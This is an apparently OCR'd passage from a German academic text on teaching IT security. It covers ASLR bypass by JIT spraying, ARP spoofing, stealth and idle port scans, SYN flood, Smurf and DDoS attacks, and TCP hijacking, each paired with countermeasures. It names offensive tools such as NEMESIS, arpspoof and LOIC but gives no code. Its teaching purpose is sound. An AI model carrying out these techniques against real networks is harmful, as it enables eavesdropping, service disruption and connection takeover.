


Abbildung 6.2: Umgehung eines *nicht-ausführenden Stack*

6.3.2 Address Space Layout Randomization

ASLR kann zu Deutsch auch mit *Speicher-* oder *Adressverwürfelung* übersetzt werden. Unter ASLR versteht man das zufällige Zuweisen von Adressbereichen an Programme. Daraus folgt, dass das System

> *praktisch nicht mehr deterministisch ist* [Wika]

und die Speicheradresse, an der sich der eingeschleuste Schadcode später befindet nicht mehr einfach berechnet werden kann. Auch die Verwendung von Umgebungsvariablen, welche die Berechnung der Speicheradressen in den bisherigen Beispielen erheblich erleichterte, wird durch ASLR wirkungslos.

Diese Gegenmaßnahme wird seit WINDOWS VISTA und MAC OS X 10.7 von beiden Betriebssystemen vollständig implementiert. Seit Linux-Kernel-Version 2.6.12 ist die *Speicherverwürfelung* standardmäßig aktiviert. Allerdings ist diese nur eine unvollständige Implementierung von ASLR. Dieses Manko kann jedoch mittels *Kernel-Patches*[6] behoben werden.

Jedoch gibt es auch diesbezüglich bereits neue Möglichkeiten, den Schadcode weiterhin zur Ausführung zu bringen. Durch die *JIT-Spraying* genannte Methode

6 z.B. PaX: `http://pax.grsecurity.net/`

> *wird der Schadcode über hunderte Megabyte im Speicher dupliziert (großflächiges Sprayen). Dadurch steigt die Wahrscheinlichkeit, dass trotzdem (irgendwann) ein Bibliotheksaufruf Schadcode ausführt.* [bo08]

Der *heise online* Artikel „Die Rückkehr des Sprayers"[Sch11a] erklärt genauer wie *JIT-Spraying* tatsächlich funktioniert.

6.3.3 Maßnahmen gegen *return to libc* und JIT-Spraying

Die bereits beschriebene Methode der *Speicherverwürfelung* ist eine der wenigen möglich Maßnahmen, die Umgehung des nicht-ausführenden Stack durch einen Sprung in `libc` zu verhindern. Es wurde allerdings längst wieder an Maßnahmen gegen *JIT-Spraying* gearbeitet. Diese basieren auf der Erkennung des *Shellcodes*, anhand von Signaturen, wie dem *NOP-Sled* oder mittels heuristischen Ansätze. Für nähere Informationen dazu siehe [Ban10].

7 Dos-Attacken, Netzwerkangriffe, Port-Scanning und Sniffing

7.1 Notwendige Voraussetzungen

Das Verständnis jeglicher Angriffe auf oder durch die Eigenschaften der Netzwerkprotokolle erfordert das grundlegende Wissen über das *OSI*, sowie das *TCP/IP-Schichtenmodell*.

Die Netzwerkprogrammierung geschieht in C unter Verwendung sog. *Sockets*[1], *BSD-Sockets*[2] oder *Win-Sockets*[3]. Dies sind Betriebssystemfunktionen, die dem Programmierer sozusagen den Endpunkt einer Verbindung zur Verfügung stellen. Die Sockets agieren auf der Sitzungsschicht[4] des *OSI-Modells* und nehmen dem Programmierer viel Konfigurationsarbeit für die Details der darunter liegenden Schichten ab.

Über diese Sockets ist es möglich, Daten über ein Netzwerk zu senden oder zu empfangen. Von ihnen gibt es *Stream-Sockets*[5], *Datagram-Sockets*[6] und *Raw-Sockets*[7].

Da im Netzwerk unterschiedlichste Rechnerarchitekturen miteinander kommunizieren können, ist es wichtig die entsprechende *Byte-Order* des Systems, das die Applikation ausführt und die sog. Network-Byte-Order[8] zu beachten.

1 unter Linux
2 unter UNIX, spez. BSDs
3 unter Windows
4 Ebene 5 des OSI-Modells
5 diese nutzen üblicherweise TCP
6 diese nutzen üblicherweise UDP
7 erlaubt das Erstellen eigener Paketheader
8 diese ist immer im *Big-Endian Format*

Die Programmierung einfacher Client- und Server-Programme hilft ein tiefgreifenderes Verständnis für die Funktionsweise des Datentransfers in Netzwerken zu erlangen. Skriptsprachen oder Bytecode-orientierte Sprachen, wie bspw. PYTHON bieten hingegen sehr gute Bibliotheken, die die Erstellung von Netzwerkscannern oder ähnlichen Programmen für die Studierenden erleichtern und somit schnell zu Erfolgserlebnissen führen. Solche Erfolge fördern gleichzeitig auch die Motivation, das Interesse und die Begeisterung sich mit den entsprechenden Themen verstärkt auseinanderzusetzen.

Wie schon erwähnt ist in vielen Fällen auch der Umgang mit „Standard-Hacker-Tools“wichtig, um verschiedene Angriffe selbst durchführen und verstehen zu können. Das Schreiben eigener wenn auch bei weitem simpelerer Programme, die Funktionen der Standard-Tools umsetzen, fördert das anwendungsrelevante Wissen selbstverständlich noch stärker.

Die folgenden Module des Studiengangs Informatik der WHZ dienen als Grundlage für das Verständnis der nachfolgenden Techniken:

- [PTI651] Fortgeschrittene Konzepte der Programmierung mit C/C++
- [PTI648] Netzwerke
- [PTI622] Kommunikationssysteme

7.2 Technik #1 - Sniffing im Netzwerk

Ein simpeler *Netzwerk-Sniffer* kann mittels *Raw Sockets*[9] in C geschrieben werden. Kürzer und möglicherweise leichter verständlich, ist dies jedoch in den Skriptsprachen PYTHON und RUBY mittels der Bibliothek `socket` möglich[10] Besonders empfehlenswert sind im Zusammenhang mit dieser Sprache die Bücher „Network Hacks“[Bal12] und „Violent Python“[OCo12] als sehr guter Einstieg in die PYTHON-Programmierung und zur Verwendung der darin beschriebenen Beispiele im Unterrichtsmaterial zu empfehlen.

9 und mit Hilfe der Bibliothek `libpcap`
10 siehe dazu das Beispiel in [Bal12, S. 48]

Die einfachste Variante eines *Netzwerk-Sniffers* funktioniert nur in Netzwerken, in denen die PCs über einen Hub verbunden sind. Um Daten in geswitchten Netzwerken mitlesen zu können, ist etwas mehr Aufwand nötig. Genauer gesagt, ist dies der Unterschied zwischen passivem und aktivem *Sniffing*.

Für aktives *Sniffing* wird eine Technik namens *ARP Cache Poisoning* angewandt. Dabei werden *ARP-Pakete* mit gefälschten MAC-Adressen an die jeweiligen Geräte gesendet, deren Traffic mitgeschnitten werden soll. Als Folge werden die gefälschten Informationen in die *ARP Caches* der jeweiligen Geräte geschrieben.

Damit die gefälschten Daten in den Caches bleiben, ist es für den Angreifer notwendig, in bestimmten Intervallen gefälschte *ARP-Pakete* an die abzuhörenden Systeme zu senden. Abbildung 7.1 zeigt den prinzipiellen Ablauf des auch *ARP-Spoofing* genannten Vorgangs.




Abbildung 7.1: *ARP-Spoofing*

Wie bereits angesprochen, ist es auch wichtig, den Studenten den Umgang mit einigen Standard-Tools beizubringen. Ein Werkzeug, um *ARP-Spoofing* durchzuführen ist z.B.

das unter Linux lauffähige Programm NEMESIS[11]. Das intervallweise Senden erreicht man hierbei bspw. durch ein einfaches *Batch-* oder SHELL-SKRIPT oder eine Schleife in der BASH.

Im Buch „Network Hacks“findet sich auch ein kurzes Skript in PYTHON, welches die empfangenen Pakete nach *ARP Requests* durchforstet und falls es ein solches findet, ein *ARP Response Pakete* erzeugt, welches als Source-MAC-Adresse die der eigenen Netzwerkkarte verwendet[12]. Zum Weiterleiten der mitgelesenen Pakete, muss unter Linux allerdings *IP-Forwarding* aktiviert sein.

Weitere interessante Programme zu diesem Thema – deren Quellcode auch zum Lernen dienen kann – sind ARPSPOOF[13] oder auch SCAPY[14]).

7.2.1 Maßnahmen gegen ARP-Spoofing

Möglichkeit Eins ist, die *ARP-Einträge* von Hand einzutragen. Dies kann mit Hilfe des Befehls arp -s erreicht werden. Da auf jedem Computer im Netzwerk die IP-Adressen, mit zugehörigen MAC-Adressen, aller Kommunikatioinspartner eingetragen werden müssen, macht eine solche Methode freilich nur in einem sehr überschaubaren Netzwerk Sinn. Die Lösung erfordert einen immensen administrativen Aufwand.

Als weitere Möglichkeit, kann man das Programm ARPWATCH[15] einsetzen. Es untersucht den Netzwerkverkehr nach *ARP-Paketen*. Zu jedem kontaktierten Host wird die IP:MAC Zuordnung mit einer Zeitmarke gespeichert. Ändert sich diese Zuordnung so wird ein zusätzlicher Eintrag erstellt, und der Anwender über die Änderung der Zuordnung

11 `http://nemesis.sourceforge.net/`
12 siehe dazu [Bal12, S. 38]
13 ist ein Bestandteil von dsniff: `http://www.monkey.org/~dugsong/dsniff/`
14 `http://www.secdev.org/projects/scapy/`
15 `http://ee.lbl.gov/`

7.3 Technik #2 - Port-Scanning

Unter *Port-Scanning* versteht man eine Methode, um offene Ports eines Systems zu finden. Da die meisten Dienste bekannte *Port-Nummern* verwenden, ist es möglich, den dahinter sitzenden Dienst zu erkennen. Andernfalls senden Dienste wie bspw. FTP in der Regel ein sog. Banner, welches oft Informationen über den Dienst und auch teilweise über den Server preisgibt.

Die einfachste Art festzustellen, ob ein Port geöffnet ist und Verbindungen zulässt, ist eine *TCP-Verbindung* zu diesem Port aufzubauen. Obwohl diese Methode durchaus funktioniert, ist sie sehr auffällig, da im Normalfall *IP-Adressen* bei hergestellter Verbindung vom System in Logdateien gespeichert werden. Aufgrund dessen gibt es zahlreiche Methoden, um Systeme weniger auffällig auf offene Ports zu untersuchen.

Um den Studenten die Wirkungsweise der verschiedenen Techniken des *Port-Scanning* nahezubringen, bietet sich das freie, unter Linux verfügbare Programm NMAP an. Es beherrscht alle der im Folgenden beschriebenen Scan-Vorgänge. Allerdings findet sich im Buch [OCo12, S. 38-39] auch ein Beispiel, um eigenhändig einen *Port-Scanner* in PYTHON zu schreiben.

Den entstehenden Netzwerkverkehr könnte man dann am *Mirror-Port* eines Routers oder mit einer der genannten Methoden zum Mitlesen von fremdem Netzwerkverkehr in geswitchten Netzwerken einsehen. Zum Mitschneiden des Netzwerkverkehrs eignet sich z. B. das Open-Source Programm WIRESHARK.

7.3.1 Stealth SYN-Scan

Diese Variante des *Port-Scanning* macht sich den Prozess des *3-Wege-Handshake* zur Eröffnung einer *TCP-Verbindung* zu Nutze. Um weniger Aufsehen zu erregen, werden nur die ersten beiden Schritte des vollen *3-Wege-Handshake* durchgeführt. Man nennt dies deshalb auch *Half-Open Scan*. Falls auf das anfängliche *SYN* des Angreifers ein *SYN/ACK* des gescannten Systems empfangen wird, wird der entsprechende Port vom

Angreifer gespeichert und ein *RST-Paket* an das System gesendet, um eine versehentlich daraus erwachsende *DoS-Attacke* zu vermeiden[16].

7.3.2 FIN-, X-mas- und Null-Scans

Als Antwort auf *SYN-Scans* wurden neue Tools entwickelt, die halboffene *TCP-Verbindungen* erkennen und entsprechend in Logdateien schreiben.

FIN-, *X-mas-* und *NULL-Scans* bauen deshalb keine Verbindung zu einem System auf, sondern wenden die entgegengesetzte Herangehensweise an. Bei dieser Art *Scan* werden sinnlose Pakete an die zu scannenden Ports des Systems gesendet. Beispielsweise wird beim *NULL-Scan* ein Paket ohne jegliche *Flags* gesendet.

Erhält ein System so ein sonderbares Paket und der entsprechende Port ist offen, wird das Paket einfach ignoriert. Ist der Port dagegen geschlossen, soll laut RFC793 ein *RST-Paket* zurück gesendet werden.

Somit lässt sich in umgekehrter Weise eine Aussage über offene und geschlossene Ports treffen. Der Nachteil dabei ist allerdings die aus der Methode entstehende Unzuverlässigkeit, da z.B. die *TCP-Implementierung* von Microsoft nicht in entsprechender Weise *RST-Pakete* zurücksendet.

Eine zusätzliche Möglichkeit, die Erkennung zu verschleiern, ist die Scans zwischen einigen „Ködern“zu verstecken. Dabei werden zwischen den tatsächlichen *Scans gespoofte* Pakete an das zu untersuchende System gesandt. Die *IP-Adressen* der gefälschten Pakete müssen allerdings real existieren, da das Zielsystem sonst versehentlich einem *SYN-Flooding Angriff* zum Opfer fällt[17].

7.3.3 TCP Idlescan

Ein *TCP Idlescan* funktioniert mit Hilfe eines sog. Zombies. Dies ist ein System, welches zu diesem Zeitpunkt keinerlei Netzwerkverkehr sendet oder empfängt, aber trotzdem

16 siehe dazu Abschnitt 7.4[S. 45]
17 siehe dazu Unterabschnitt 7.4.1[S. 46]

in der Lage ist Pakete vom Zielsystem zu empfangen. Außerdem muss die IPID[18] vom Angreifer vorhersagbar sein.

Wie in Abbildung 7.2[S. 45] dargestellt, sendet der Angreifer zunächst ein *SYN/ACK-Paket* an den Zombie. Worauf dieser mit einem *RST-Paket* antwortet, welches die gesuchte IPID enthält. Nachdem der Angreifer diesen Vorgang einige Male ausgeführt hat, kann er den Betrag der Inkrementierung der IPID berechnen.

Nun sendet er ein mit den Daten des Zombies gefälschtes *SYN-Paket* an das Ziel, worauf dieses mit einem *SYN/ACK-Paket* antwortet, falls der Port offen ist. Im Anschluss sendet der Angreifer erneut ein *SYN/ACK-Paket* an den Zombie und erhält ein *RST-Paket*, mit der neuen IPID.

Da der Angreifer die IPID vor dem Senden des gefälschten Pakets an das Ziel kennt und weiß, um welchen Betrag sich diese pro gesendetem Paket erhöht, kann er in Stufe 3 feststellen, ob der Port offen ist. Hat sich die IPID um zwei Inkrementierungsschritte erhöht, ist der Port offen. Falls sie sich dagegen nur um einen Inkrementierungsschritt erhöht hat, ist der Port geschlossen.

Da neuere Betriebssysteme wie WINDOWS VISTA und die neueren Kernelimplementierungen von LINUX und BSD die IPIDs randomisieren, ist die Nutzung solcher Systeme als Zombies nicht mehr möglich. Ältere Betriebssysteme oder Hardware wie bspw. Drucker sind allerdings durchaus noch für solche Angriffe zu gebrauchen.

Außerdem ist der *TCP Idlescan* der momentan einzige bekannte Scanvorgang, bei dem keine Informationen über das scannende System ausfindig gemacht werden können.

7.3.4 Maßnahmen gegen Port-Scanning

Zwei recht logische, doch möglicherweise meist übersehene Verteidigungsmöglichkeiten sind im Buch [Eri08] zu finden.

18 diese ist ein Teil des *IP-Headers*




Abbildung 7.2: *TCP Idlescan*

Zum einen kann man speziell bei LINUX- oder BSD-basierten Betriebssystemen den Kernel-Quellcode so verändern, dass auf sinnlose Pakete, wie bei den *FIN-*, *X-mas-* und *Null-Scans* angewandt, keine *RST-Pakete* zurückgesendet werden.

Eine andere Möglichkeit ist, ein kleines Programm zu schreiben, was anhand von Filterregeln eines BPF *SYN-Pakete* an geschlossene Ports erkennt und daraufhin mit einem „unechten“*SYN/ACK-Paket* für den jeweiligen Port antwortet. Somit wird der Angreifer mit einer Menge falscher Informationen überflutet und das Erkennen tatsächlich offener Ports erschwert.

7.4 Technik #3 - DoS-Attacken

DoS steht für Denial of Service. Das Hauptziel dieser Techniken ist also, wie der Name vermuten lässt, die Verfügbarkeit eines Dienstes für dessen Nutzer einzuschränken oder ganz zu verhindern. Sehr bekannte Beispiele für solche Angriffe sind z.B. die zwischen dem 6. und 8. Dezember 2010 durchgeführten Attacken gegen MasterCard, VISA, PayPal und Amazon als Reaktion auf die Sperrung der Konten des Veröffentlichungsportals *Wikileaks*.

Zu den DoS-Attacken gehören *SYN Flood*, *Teardrop*, *Ping Flooding*, *verteilte DoS Attacken*. Bezogen auf die DDoS-Attacken hat sich besonders das Tool LOIC[19] einen Namen

19 eine Referenz auf eine Waffe des Spiels „Command & Conquer“

gemacht. Dieses kam unter anderem im Rahmen der „Operation Payback“[20] zum Einsatz.

7.4.1 SYN-Flood

Eine *SYN Flood* Attacke nutzt den Statusspeicher des *TCP/IP-Stack* aus. *SYN-Pakete* mit gefälschten und nicht existenten Quelladressen werden an das Opfer gesendet. Da kein normaler *3-Wege-Handshake* zustande kommt, der den Verbindungsaufbau abschließen würde, wartet das Opfer eine Zeit lang auf das bestätigende *ACK-Paket* des vermeintlichen Klienten und der Status der Verbindung wird im *TCP/IP-Stack*[21] gehalten. Da der Speicher für diesen Stack begrenzt ist, wird er mit der Zeit vollständig gefüllt und kann somit keine neuen Verbindungen zu echten Klienten mehr aufbauen. Die Nutzung eines entsprechenden Dienstes wird also verhindert.




Abbildung 7.3: *3-Wege-Handshake*

Hierzu ist wiederum ein erstaunlich kurzes und leicht verständliches Beispiel im bereits erwähnten Buch „Network Hacks“zu finden [Bal12, S. 55]

20 siehe [rei11] oder Wikipedia: `http://de.wikipedia.org/wiki/Operation_Payback`
21 dieser befindet sich im Kernel

7.4.2 Teardrop

Die *Teardrop-Technik* nutzt eine andere Schwachstelle des *Internet-Protokolls* aus. Es sendet fragmentierte *IP-Pakete* welche überlappende Offsets enthalten und somit Implementierungen, die solche ungewöhnlichen Dinge nicht überprüfen, zum Absturz bringen. Im Grunde genommen ist es also eine der vielen möglichen *Fragmentations-Attacken*.

Auch dieser Angriff ist heutzutage weitestgehend Vergangenheit. Allerdings sind ähnliche Probleme auch schon in Implementierungen des *IPv6-Stack* aufgetaucht[22]. Die Hacker-Gruppe *THC* stellt sogar einen ganzen Werkzeugkasten bereit, um die Schwächen des *IPv6-* und *ICMP6-Protokolls* zu attackieren.[23]

7.4.3 Ping Flooding, verstärkte DoS-Attacken und DDoS-Angriffe

Unter *Ping Flooding* versteht man eine Reihe von Angriffen, die keine besonderen Schwachstellen ausnutzen. Anstelle dessen wird versucht eine Ressource oder einen Dienst für tatsächliche Anfragen[24] unerreichbar zu machen, indem die Bandbreite des Opfers mit nutzlosem Traffic aufgebraucht wird. Dabei bestimmt lediglich die größere Bandbreite, wer als Sieger aus diesem Wettstreit hervor geht.

Bei verstärkten DoS-Attacken wird der strukturelle Aufbau eines Netzwerks ausgenutzt. Dies macht sie zu einer weiterentwickelten Form des *Ping Flooding*. Hierbei werden große *ICMP Echo Request Pakete* mit gefälschten Quelldaten an die Broadcastadresse des Netzwerks gesandt. Daraufhin werden diese Anfragen an alle Hosts des Netzwerks gesendet, welche dann wiederum ihrerseits *ICMP Echo Request Paket* an die Opfer-Hostadresse im Netzwerk senden. Der Angriff ist auch unter dem Namen *Smurf-Attacke* bekannt.

Auf diese Weise lässt sich die Anzahl der an das Opfer gesendeten Pakete leicht verhundertfachen, ohne über wesentlich mehr Bandbreite als das Opfer verfügen zu

22 siehe [Atl]
23 speziell FRAGMENTATION6: `https://www.thc.org/thc-ipv6/`
24 z. B. von potentiellen Kunden

müssen. Diese Attacken können zudem mit *ICMP-* oder *UDP-Paketen* ausgeführt werden.

Im Unterschied zur bereits genannten Methode, die Flut der *ICMP-* oder *UDP-Pakete* auf das Opfer zu erhöhen, werden bei DDoS-Attacken statt der Broadcast-Adresse des Netzwerks eine Vielzahl bereits kompromittierter Systeme[25] dazu verwendet, die Zahl der Anfragen an das Zielsystem zu erhöhen, um die Nutzung der Ressource(n) des Opfers zu verhindern.

Heutzutage werden vor allem sog. Bot-Netze für diese Angriffe genutzt. Diese Schaar an kompromittierten Zombie-Computern wird in den dunkleren Ecken des Internets verkauft und dann häufig zur gewerbsmäßigen Erpressung genutzt[26]. Auch in diesem Bezug ist das Werkzeug LOIC[27] interessant, da es z.B. die Möglichkeit zur Fremdsteuerung bietet.




Abbildung 7.4: *DDos-Attacke* [PMZ]

25 oder auch Freiwilliger; siehe dazu [Beh11]
26 siehe [rei11]
27 `http://sourceforge.net/projects/loic/`

7.4.4 Maßnahmen gegen DoS-Attacken

Wirkliche Gegenmittel, die *DoS-Angriffe* generell verhindern, gibt es kaum. Die meisten Attacken nutzen lediglich die normale Funktionsweise des *TCP/IP-Protokolls* aus. Gegenmaßnahmen können also nur die Auswirkungen der Angriffe einschränken.

Zur Einschränkung der Auswirkungen von *SYN-Flood-Angriffen*[28] können *SYN-Cookies* eingesetzt werden.

Eine andere allgemeine Methode ist die Lastverteilung eines Dienstes auf mehrere Server mittels *Virtualisierungstechnologien*. Angreifer brauchen dann desto mehr Bandbreite, je mehr Server für die *Serverlastverteilung* eingesetzt werden. Das macht es wiederum schwieriger für Angreifer, z.B. eine Webseite für die Nutzer unerreichbar zu machen.

7.5 Technik #4 - TCP/IP-Hijacking

7.5.1 TCP-Hijacking

TCP-Hijacking[29] ist eine Technik, bei der eine bereits vorhandene *TCP-Verbindung* durch einen Angreifer übernommen wird.

Die Identifizierung einer *TCP-Verbindung* erfolgt durch die Sequenznummer und die Quittierungsnummer. Alles was ein Angreifer braucht, um die vorhandene Verbindung eines Opfers zu übernehmen, sind also die beiden 32-bit Werte[30] der initialen Sequenznummern von System A und B (*ISNa* und *ISNb*). Mit Hilfe dieser Informationen lassen sich später die *aktuelle* Sequenz- und Quittierungsnummer eines Pakets berechnen.

Befindet sich ein Angreifer im selben Netzwerk-Segment wie das Opfer oder fließt der Netzwerkverkehr durch das Segment des Angreifers, ist es ein Leichtes *ISNa* und

28 http://de.wikipedia.org/wiki/SYN-Cookies
29 englisch: to hijack ~'kapern'
30 bezogen auf IPv4

ISNb mitzuschneiden. Schwieriger wird es bei einer sog. Multi-Segment-Attacke, bei der sich der Angreifer und das Opfer in verschiedenen Netzwerk-Segmenten befinden.

In diesem Fall hat der Angreifer z. B. die Option die entsprechenden ISNs zu „erraten“. Das Ganze ist möglich, da die ISNs in Betriebssystemen nicht zufällig[31], sondern in Abhängigkeit von der jeweiligen Systemzeit erzeugt werden. Die entsprechende Berechnung der *ISN* lässt sich entweder in den Open-Source Quelltexten nachlesen[32] oder kann mit Hilfe von *Black-Box Tests* berechnet werden.

Nun kann der Angreifer den Server beobachten und auf den Verbindungsversuch des Klienten warten. Wenn die Verbindung hergestellt wurde, kann der Angreifer den Bereich der möglichen *ISNs* abschätzen und aufgrund der Zeitabhängigkeit die tatsächlichen Werte erraten.

Gelingt es dem Angreifer, die echte *ISN* zu erwischen und gefälschte Pakete an System B zu senden, wird System A daraufhin die Verbindung zu System B verlieren, weil die folgenden Sequenz- und Quittierungsnummern nicht mehr übereinstimmen. Da der Angreifer jedoch den Überblick über die richtigen Sequenz- und Quittierungsnummern hat, kann er weiterhin mit System B kommunizieren und somit die Verbindung übernehmen.

Abbildung 7.5 veranschaulicht den Vorgang.

Üblicherweise wird für einen erfolgreichen Angriff zusätzlich das *IP-Spoofing* verwendet.

Ein berühmtes Beispiel einer Hijacking-Attacke, ist der Angriff des Hackers *Kevin Mitnick* auf den Sicherheitsexperten *Tsutomu Shimomura*[33] im Jahre 1994. [Bal12, S. 64] liefert außerdem das Quellcode-Beispiel eines automatisierten TCP-Hijacking-Daemons.

31 dies wird laut RFC973 auch nicht empfohlen
32 gilt z. B. für BSD und Linux-Varianten
33 siehe dazu [Shi95]

